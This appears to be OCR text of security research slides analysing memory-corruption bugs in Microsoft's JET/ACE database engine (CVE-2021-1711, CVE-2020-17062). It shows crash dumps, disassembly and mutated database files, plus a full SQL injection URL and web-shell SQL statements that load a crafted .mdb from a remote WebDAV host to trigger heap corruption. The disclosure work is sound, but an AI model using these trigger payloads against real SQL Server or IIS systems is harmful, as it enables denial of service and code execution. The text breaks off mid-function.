26de6850 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
26de6860 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
26de6870 00 00 00 61 72 74 6c 61-72 2e 53 00 00 00 00 00



```
int __thiscall DataPage::RecordAddress(int this, unsigned __int8 a2, int a3)
{
  int record; // esi
  unsigned int length; // eax
  unsigned int total_length; // edx
  unsigned int left_length; // edx

  record = *(_DWORD *)(this + 4);               // 0:020:x86> db record
                                                // 26de6800  09 01 d6 07 14 00 00 00-10 00 00 c8 00 c8 00 48
                                                // 26de6810  00 c8 00 c8 00 c8 00 c8-00 c8 00 c8 00 c8 00 c8
                                                // 26de6820  00 c8 00 c8 00 c8 00 c8-00 c8 00 ff ff 00 00 00
                                                // 26de6830  00 00 00 00 00 00 00 00-00 00 12 00 00 00 00 00
                                                // 26de6840  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
  length = *(_WORD *)(record + 2 * a2 + 10) & 0x3FFF;// 0x4800 & 0x3fff = 0x800
  if ( length > 0x800 )                         // should check equal 0x800 situation
    return 4;
  if ( a2 )
  {
    total_length = *(_WORD *)(record + 2 * a2 + 8) & 0x3FFF;// 0xc800 & 0x3fff = 0x800
    if ( total_length > 0x800 )                 // should check equal 0x800 situation
      return 4;
  }
  else
  {
    total_length = 0x800;
  }
  if ( length <= total_length )
  {
    left_length = total_length - length;
    if ( left_length <= 0x800 )
    {
      *(_DWORD *)a3 = record + length;          // a3 = esi+0x34; esi is TableMover object
                                                // record = 0x26de6800, length = 0x800
                                                // *(TableMover+0x34) = record+length=0x26de7000
                                                // potential out of boundary access
      *(_DWORD *)(a3 + 4) = left_length;
      *(_DWORD *)(a3 + 8) = left_length;
      return *(unsigned __int16 *)(record + 2 * a2 + 10) >> 14;// 0x4800 >> 14 = 1 access [esi+0x34] and crash
                                                // 0xc800 >> 14 = 3 Call SetError()
    }
  }
  return 4;
}
```

How to find CVE-2021-XXXX

- SELECT TOP 44 [ft4].[fc3] AS [c01] FROM [\\10.2.156.63/webdav/poc7c.mdb].[ft4] WHERE [ft4].[fc3] <> 2 GROUP BY [ft4].[fc3]
- Power of database file mutations


original

```
0007f7a0: 0000 0000 0000 0000 0000 0000 0000 0000
0007f7b0: 0000 0000 0000 0000 0000 0000 0000 0000
0007f7c0: 0000 6172 746c 6172 2e53 0000 0000 0000
0007f7d0: 0000 0000 0000 0000 0000 3335 2d30 312d
0007f7e0: 3130 3534 456b 6c65 7246 6174 6968 204b
0007f7f0: 6173 6170 6b60 6060 6060 5b51 07ff b503
0007f800: 0901 d607 1400 0000 1000 00c8 00c8 00c8
0007f810: 00c8 00c8 00c8 00c8 00c8 00c8 00c8 00c8
0007f820: 00c8 00c8 00c8 00c8 00c8 00ff ff00 0000
0007f830: 0000 0000 0000 0000 0000 1200 0000 0000
0007f840: 0000 0000 0000 0000 0000 0000 0000 0000
0007f850: 0000 0000 0000 0000 0000 0000 0000 0000
0007f860: 0000 0000 0000 0000 0000 0000 0000 0000
```

mutative

```
0007f7a0: 0000 0000 0000 0000 0000 0000 0000 0000
0007f7b0: 0000 0000 0000 0000 0000 0000 0000 0000
0007f7c0: 0000 6172 746c 6172 2e53 0000 0000 0000
0007f7d0: 0000 0000 0000 0000 0000 3335 2d30 312d
0007f7e0: 3130 3534 456b 6c65 7246 6174 6968 204b
0007f7f0: 6173 6170 6b60 6060 6060 5b51 07ff b503
0007f800: 0901 d607 1400 0000 1000 00c8 00c8 0048
0007f810: 00c8 00c8 00c8 00c8 00c8 00c8 00c8 00c8
0007f820: 00c8 00c8 00c8 00c8 00c8 00ff ff00 0000
0007f830: 0000 0000 0000 0000 0000 1200 0000 0000
0007f840: 0000 0000 0000 0000 0000 0000 0000 0000
0007f850: 0000 0000 0000 0000 0000 0000 0000 0000
0007f860: 0000 0000 0000 0000 0000 0000 0000 0000
```

CVE-2021-XXXX Demo



Scenario 2: IIS + SQL Server

Database	Target requirement	Database privilege in SQL Injection	Vulnerable components	Supported SQL	Trigger	Security boundary
SQL Server 32bit	SQL Injection Default setup	public with ad hoc enabled or SA to enable ad hoc to access the remote database	All JET components: msjet40, msrd3x40, msexcl40, acecore, etc	All SQL queries, multiple query statements, action query and across table query	One single web request	From a SQL injection in SQL Server to SQL Server DoS, info leak or RCE with MSSQLSERVER user in sqlservr.exe process.
SQL Server 64bit	SQL Injection Access Redistributable installed	public with ad hoc enabled or SA to enable ad hoc to access the remote database	acecore	ALL SQL queries, multiple query statements, action query and across table query	One single web request	

Scenario 2: IIS + SQL Server, CVE-2021-1711

http://127.0.0.1/mssql_injection.asp?id=1;exec%20sp_configure%20%27show%20advanced%20options%27,%201;RECONFIGURE;exec%20sp_configure%20%27Ad%20Hoc%20Distributed%20Queries%27,%201;RECONFIGURE;UPDATE%20opendatasource(%27Microsoft.ACE.OLEDB.12.0%27,%20%27data%20source=\\10.2.156.63\webdav\poc42cf.mdb%27)...[ft8]%20SET%20[fc3]%20=%20[fc3]%20%2b%2047774%20WHERE%20[fc3]%20%3C=%207%20OR%20[fc2]%20%3C=%205;

Scenario 2: IIS + SQL Server, CVE-2021-1711

After overflow

```
0:000> dd 1ca2efd8
1ca2efd8  1ca2f020 00000039 00000fdc 1ca2f000
1ca2efe8  00000020 00000000 37a30afc 1b001b04
1ca2eff8  1b001b00 1b001b00 1b001b00 1b001b00
1ca2f008  1b001b00 1b001b00 1b001b00 1b001b00
1ca2f018  1b001b00 1b001b00 1b001b03 19ff1b00
1ca2f028  4d314931 4f324c33 53375135 4c355137
1ca2f038  50334f32 52355134 4bff1a32 4e324c2e
1ca2f048  50344d31 52385236 4d315036 4f354e34
1ca2f058  4d375036 4c354f33 4e354f33 4e345132
1ca2f068  49004337 01002100 00000700 00000000
```

Before overflow

```
0:000> dc 1ca2efd8
1ca2efd8  1ca2f020 00000039 00000fdc 1ca2f000   ...9.....
1ca2efe8  00000020 00000000 1ca2effc 00000004   ............
1ca2eff8  00000000 00000000 00000000 00000000  ............
1ca2f008  00000000 00000000 00000000 00000000  ............
1ca2f018  00000000 00000000 00000003 feff0000  ............
1ca2f028  32312e30 34323133 38373635 31353637  0.12312456787651
1ca2f038  35333432 37353634 30feff32 3332312e  243546572..0.123
1ca2f048  35343231 37383736 32313536 34353334  1245678765124354
1ca2f058  32373536 31353433 33353433 33343632  6572345134532643
1ca2f068  2e002837 01000600 00000700 00000000  7(............
```

Crash info

```
This exception may be expected and handled.
eax=00000000 ebx=1b001b00 ecx=1ca2efff
edx=00000000 esi=1b001b04 edi=37a30afc
eip=5bdb43df esp=028fd4dc ebp=028fd67c
ACECORE+0x43df:
5bdb43df 220c07          and     cl,byte ptr [edi+eax]     ds:002b:37a30afc=??
```

```
0:000> !heap -p -a 0x1ca2efd8
    address 1ca2efd8 found in
    _DPH_HEAP_ROOT @ 6181000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize
                                 1c562410:         1ca2efd8             1024
```

Scenario 2: IIS + SQL Server, CVE-2021-1711

```
; Out of boundary write
5be4fe7d 8b4d10      mov    ecx,dword ptr [ebp+10h]; length ecx = 0x3e which is defined in the database file
5be4fe80 8b45d4      mov    eax,dword ptr [ebp-2Ch]; value buffer to be updated
5be4fe83 41          inc    ecx                    ; ecx = 0x3f
5be4fe84 8b5508      mov    edx,dword ptr [ebp+8]  ; from arg, dx = 0x1b
5be4fe87 660110      add    word ptr [eax],dx      ; add  0x1b for each word value in the buffer
5be4fe8a 8d40fe      lea    eax,[eax-2]            ; move buffer pointer
5be4fe8d 83e901      sub    ecx,1
5be4fe90 75f5        jne    ACECORE+0x9fe87 (5be4fe87) ; loop
```

```
0:000> dw 1ca2f06d - 3f*2
1ca2efef  fc00 a2ef 041c 0000 0000 0000 0000 0000
1ca2efff  0000 0000 0000 0000 0000 0000 0000 0000
1ca2f00f  0000 0000 0000 0000 0000 0000 0000 0000
1ca2f01f  0300 0000 0000 ff00 30fe 312e 3332 3231
1ca2f02f  3534 3736 3738 3536 3231 3334 3435 3536
1ca2f03f  3237 feff 2e30 3231 3133 3432 3635 3837
1ca2f04f  3637 3135 3432 3533 3634 3735 3332 3534
1ca2f05f  3331 3534 3233 3436 3733 0028 002e 0006
```

The length should be 0x28 (0x50/2).
But it is 0x3e, out of boundary write happens!
Where is length 0x3e from?
Is it controllable?
Is there any check?

```
0:000> dc 1ca2efd8
1ca2efd8  1ca2f020 00000039 00000fdc 1ca2f000   ...9.....
1ca2efe8  00000020 00000000 1ca2effc 00000004   .....
1ca2eff8  00000000 00000000 00000000 00000000   .....
1ca2f008  00000000 00000000 00000000 00000000   .....
1ca2f018  00000000 00000000 00000003 feff0000   .....
1ca2f028  32312e30 34323133 38373635 31353637  0.12312456787651
1ca2f038  35333432 37353634 30feff32 3332312e  243546572..0.123
1ca2f048  35343231 37383736 32313536 34353334  1245678765124354
1ca2f058  32373536 31353433 33353433 33343632  6572345134532643
1ca2f068  2e002837 01000600 00000700 00000000  7(.............
```

```
8:DF30h:  00 00 00 00 00 00 00 03 00 01 00 00 00 FF FE 74   .............ÿþt
8:DF40h:  65 73 74 3F 00 0E 00 0C 00 06 00 02 00 07 03 00   est?..........
8:DF50h:  00 00 00 00 FF FE 30 2E 31 32 33 31 32 34 35 36   ....ÿþ0.12312456
8:DF60h:  37 38 37 36 35 31 32 34 33 35 34 36 35 37 32 33   7876512435465723
8:DF70h:  34 35 31 33 34 35 33 32 36 34 33 37 28 00 30 00   451345326437(.0.
8:DF80h:  2E 00 06 00 02 00 07 03 00 05 00 00 00 FF FE 53   ............ÿþS
8:DF90h:  69 65 67 66 72 69 65 64 FF FE 53 6C 6F 77 17 00   iegfriedÿþSlow..
```

```
0:000>
eax=1c9d1f38 ebx=1ca28e50 ecx=1c9b7800 edx=1c9b7800 esi=1ca2efd8 edi=028fda0c
eip=5bdd0ce9 esp=028fd974 ebp=028fd98c
ACECORE+0x20ce9:
5bdd0ce9 8b7810          mov     edi,dword ptr [eax+10h] ds:002b:1c9d1f48=0000003e
```


```
0:000> dc 1c9d1f38
1c9d1f38  5bf0f5fc 1c9d1f78 00000006 00000003   ...[x.....
1c9d1f48  0000003e 00000004 00000003 00000409   >.....
1c9d1f58  00010000 c0c0c0c0 00000000 00000000   .....
1c9d1f68  1c9b7e40 1c9b7800 00000000 00000000   @~..
1c9d1f78  00630066 00000033 c0c0c0c0 c0c0c0c0   f.c.3....
```

```
9:3080h:  03 00 00 00 00 00 04 00 04 00 04 59 06 00 00 03   ...........Y....
9:3090h:  00 3E 00 03 00 09 04 00 00 03 00 00 00 00 00 08   .>..............
9:30A0h:  00 04 00 03 59 06 00 00 04 00 01 00 04 00 09 04   ....Y...........
9:30B0h:  00 00 03 00 00 00 00 00 0C 00 02 00 02 59 06 00   .............Y..
9:30C0h:  00 05 00 01 00 05 00 09 04 00 00 03 00 00 00 00   ................
9:30D0h:  00 0E 00 01 00 05 59 06 00 00 06 00 01 00 06 00   ......Y.........
9:30E0h:  09 04 00 00 03 00 00 00 00 00 0F 00 08 00 07 59   ...............Y
9:30F0h:  06 00 00 07 00 01 00 07 00 09 04 00 00 03 00 00   ................
9:3100h:  00 00 00 17 00 08 00 06 00 66 00 63 00 30 00 06   .........f.c.0..
```


How to find CVE-2021-1711

- UPDATE opendatasource('Microsoft.ACE.OLEDB.12.0', 'data source=\\10.2.156.63\webdav\poc42cf.mdb')...[ft8] SET [fc3] = [fc3] + 47774 WHERE [fc3] <= 7 OR [fc2] <= 5
- Power of mutations on the database file


mutative



original



CVE-2021-1711 Demo



Scenario 3: IIS + Web Shell

Target requirement	Vulnerable components	Supported SQL	Trigger	Security boundary
Web shell Default setup or Access Redistributable installed	All JET components: msjet40, msrd3x40, msexcl40, acecore, etc	All SQL queries, multiple query statements, action query and across table query	Use Database module in the web shell.	Bypass restrictions of web shell cmd module. From web shell to native code execution with DefaultAppPool in w3wp.exe process.

Scenario 3: IIS + Web Shell, CVE-2020-17062

```
provider=microsoft.ace.oledb.12.0;data source=\\10.2.156.63\webdav\poc31056.mdb;
```

```
INSERT INTO [Drivers] ([Registration]) VALUES ('0');
```

```
CREATE INDEX [test] ON [ft7] ([fc0], [fc1], [fc3], [fc4], [fc5]);
```

```
CREATE PROC fp0 AS DELETE * FROM [ft3] WHERE 1=0;
```

```
UPDATE [ft7] SET [fc3] = 35252, [fc0] = 4, [fc2] = '\x12\x456\x1231535\xfAAxgg', [fc4] = '%', [fc1] = 10 WHERE [ft7].[fc3] <= 1203405362
```

Execute

Scenario 3: IIS + Web Shell, CVE-2020-17062

```
0:024> r
eax=41004100 ebx=00000014 ecx=3a8a1008 edx=00000007 esi=67007800 edi=3f9c9c8c
eip=5a7ef672 esp=3220ed98 ebp=3220edbc iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
ACECORE+0x2f672:
5a7ef672 ff10            call    dword ptr [eax]      ds:002b:41004100=????????
0:024> k
 # ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00 3220edbc 5a7eec4e ACECORE+0x2f672
01 3220ee1c 5a7ee99d ACECORE+0x2ec4e
02 3220ee28 5a7d6d97 ACECORE+0x2e99d
03 3220ee4c 5a7d21ad ACECORE+0x16d97
04 3220ee74 5a7d2a98 ACECORE+0x121ad
05 3220eeb8 5a7edfae ACECORE+0x12a98
06 3220eed8 5a8461a1 ACECORE+0x2dfae
07 3220eef0 5b72987b ACECORE+0x861a1
08 3220ef20 5b72a5a8 ACEOLEDB!DllMain+0x4f86
09 3220ef2c 57fe060b ACEOLEDB!DllMain+0x5cb3
0a 3220ef60 5803b879 oledb32!CAcm::FinalRelease+0x3f
0b 3220ef78 58046fe0 oledb32!CACMDynamic<CACMAggregationWrapper>::CmFinalRelease+0x67
0c 3220ef88 57ffa949 oledb32!CSCM::FinalRelease+0x18
0d 3220efb0 58003225 oledb32!ATL::CComPolyObject<CSCM>::~CComPolyObject<CSCM>+0x2a
0e 3220efc4 57fe28f7 oledb32!CSCMComPolyObject<CSCM>::Release+0x55
0f 3220efd8 5b72a5e3 oledb32!ATL::CComContainedObject<CACMAggregationWrapper>::Release+0x27
10 3220efe4 6b643ba4 ACEOLEDB!DllMain+0x5cee
11 3220f04c 6b6a3369 clr!SafeRelease+0x2ce
*** WARNING: Unable to verify checksum for C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\Sy
12 3220f0d4 5b11459d clr!MarshalNative::Release+0x7d
13 3220f0e4 6b5822da System_Data_ni+0x5c459d
14 3220f138 6b59cd6d clr!CallDescrWorkerWithHandler+0x6b
15 3220f180 6b685f8f clr!DispatchCallSimple+0x97
16 3220f1d0 6b685f27 clr!SafeHandle::RunReleaseMethod+0x4e
17 3220f214 6b685da8 clr!SafeHandle::Release+0xde
18 3220f248 6b685ed8 clr!SafeHandle::Dispose+0x25
19 3220f2d8 69ec6a33 clr!SafeHandle::DisposeNative+0x8b
1a 3220f2e0 69ec6a12 mscorlib_ni+0x3c6a33
1b 3220f2e8 5b1112b6 mscorlib_ni+0x3c6a12
1c 3220f2f4 5b097123 System_Data_ni+0x5c12b6
1d 3220f32c 5b10c841 System_Data_ni+0x547123
1e 3220f340 2e041366 System_Data_ni+0x5bc841
*** WARNING: Unable to verify checksum for C:\WINDOWS\assembly\NativeImages_v4.0.30319_32\Sy
1f 3220f36c 5da19dc3 0x2e041366
20 3220f384 5d0c25b4 System_Web_ni+0xba9dc3
21 3220f39c 5d0c24dd System_Web_ni+0x2525b4
22 3220f3a4 5d0a6c70 System_Web_ni+0x2524dd
23 3220f3ac 5d0a9a04 System_Web_ni+0x236c70
24 3220f3c4 5d0aa101 System_Web_ni+0x239a04
25 3220f578 5d0a72c6 System_Web_ni+0x23a101
```

Scenario 3: IIS + Web Shell, CVE-2020-17062

acecore!PageDesc → before
0:000> dd 18071008
18071008 5bf10d58 00000000 1c7b4c8c 00000094
18071018 18071008 1c7b4bf0 00000000 00000020
18071028 18072000 00000028 18072000 00000028
18071038 18072000 00000028 18072000 00000028
18071048 18072000 00000005 00000000 00000005
18071058 00000000 00000005 00000000 00000000
18071068 0000000e 00000000 073de922 00000000
18071078 00000000 00000000 00000000

acecore!PageDesc → after
0:000> dc 18071008-40
18070fc8 00000000 00000000 34000000 00800000 ....4....
18070fd8 00000000 5c000000 31007800 5c003200 ......\.x.1.2.\
18070fe8 34007800 36003500 78005c00 32003100 .x.4.5.6.\.x.1.2
18070ff8 31003300 33003500 5c003500 66007800 3.1.5.3.5.\.x.f
18071008 41004100 67007800 47006700 01040704 .A.A.x.g.g.G....
18071018 18073f00 1c73cbf0 00000000 00000020 .?....s..... ...
18071028 18072000 00000028 18072000 00000028 . ..(.... ..(...
18071038 18072000 00000028 18072000 00000028 . ..(.... ..(...
…

(618.20b8): Access violation - code c0000005 (first chance)
eax=41004100 ebx=00000014 ecx=18071008 edx=00000007
esi=67007800 edi=1c73cc8c
eip=5bddf672 esp=02afeea8 ebp=02afeecc
ACECORE+0x2f672:
5bddf672 ff10 call dword ptr [eax] ds:002b:41004100=????????

```
UPDATE [ft7] SET [fc3] = 35252, [fc0] = 4, [fc2] =
'\x12\x456\x1231535\xfAAxgg', [fc4] = '%', [fc1] = 10
WHERE [ft7].[fc3] <=
12034053629479254O.12312341125125;
```

Scenario 3: IIS + Web Shell, CVE-2020-17062

```
int __thiscall sub_10029463(_DWORD *this, int a2, void *Src, size_t Size)
{
  int v5; // esi
